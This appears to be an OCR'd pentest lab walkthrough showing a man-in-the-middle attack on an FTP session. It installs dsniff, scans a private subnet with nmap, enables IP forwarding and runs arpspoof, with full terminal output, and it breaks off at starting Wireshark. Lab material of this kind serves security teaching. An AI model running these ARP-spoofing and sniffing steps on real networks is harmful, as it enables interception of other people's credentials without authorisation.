
ftp <IP ADDR>

IP ADDR = FTP Server machine.



Step 3: Enter the username and password.

FTP server successfully accessed by Client Machine.



● Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Step1: Install Dsniff in Your Pentest machine.

DEBIAN: apt-get install dnsiff.

```
kali@kali:~$ sudo apt-get install dsniff
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 459 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 130 kB in 20s (6,436 B/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 257891 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.3.2) ...
Processing triggers for libc-bin (2.30-8) ...
Processing triggers for man-db (2.9.3-2) ...
kali@kali:~$
```

Step 2: Perform Nmap Scan to know targets.

sudo nmap -Pn -sS -F <IP ADDR>

sudo – Root access.

-Pn – No host discovery (bypass Firewall)


-sS – SYN port scan

-F – Fast scan

```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# nmap -Pn -sS -F 192.168.1.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 14:28 EDT
Nmap scan report for 192.168.1.13
Host is up (0.0021s latency).
Not shown: 98 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.20 seconds
root@kali:~# nmap -Pn -sS -F 192.168.1.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 14:29 EDT
Stats: 0:00:34 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 7.81% done; ETC: 14:36 (0:06:53 remaining)
Stats: 0:02:56 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 50.78% done; ETC: 14:34 (0:02:52 remaining)
Stats: 0:03:53 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 66.41% done; ETC: 14:34 (0:01:58 remaining)
Nmap scan report for 192.168.1.0
Host is up.
All 100 scanned ports on 192.168.1.0 are filtered

Nmap scan report for 192.168.1.1
Host is up (0.0064s latency).
Not shown: 95 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
53/tcp open  domain
80/tcp open  http

Nmap scan report for 192.168.1.2
Host is up.
All 100 scanned ports on 192.168.1.2 are filtered

Nmap scan report for 192.168.1.3
Host is up.
All 100 scanned ports on 192.168.1.3 are filtered

Nmap scan report for 192.168.1.4
Host is up.
All 100 scanned ports on 192.168.1.4 are filtered

Nmap scan report for 192.168.1.5
Host is up.
All 100 scanned ports on 192.168.1.5 are filtered

Nmap scan report for 192.168.1.6
Host is up.
All 100 scanned ports on 192.168.1.6 are filtered
```


Step 3: Start ARP Spoof.

```
sudo su -

echo 1 >/proc/sys/net/ipv4/ip_forward

sysctl -w net.ipv4.ip_forward=1

arpspoof -i <INTERFACE> -t<TARGET> -r<HOST>
```




```
root@kali:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# arpspoof -i eth0 -t 192.168.1.13 -r 192.168.1.8
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
^X@sS0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:ba:c:35 0806 42: arp reply 192.168.1.8 is-at 0:c:29:cc:51:38
0:c:29:cc:51:38 0:c:29:9a:61:5a 0806 42: arp reply 192.168.1.13 is-at 0:c:29:cc:51:38
```

Step 4: Start dnsiff.




Step 5: Open WIreshark and start packet capture.

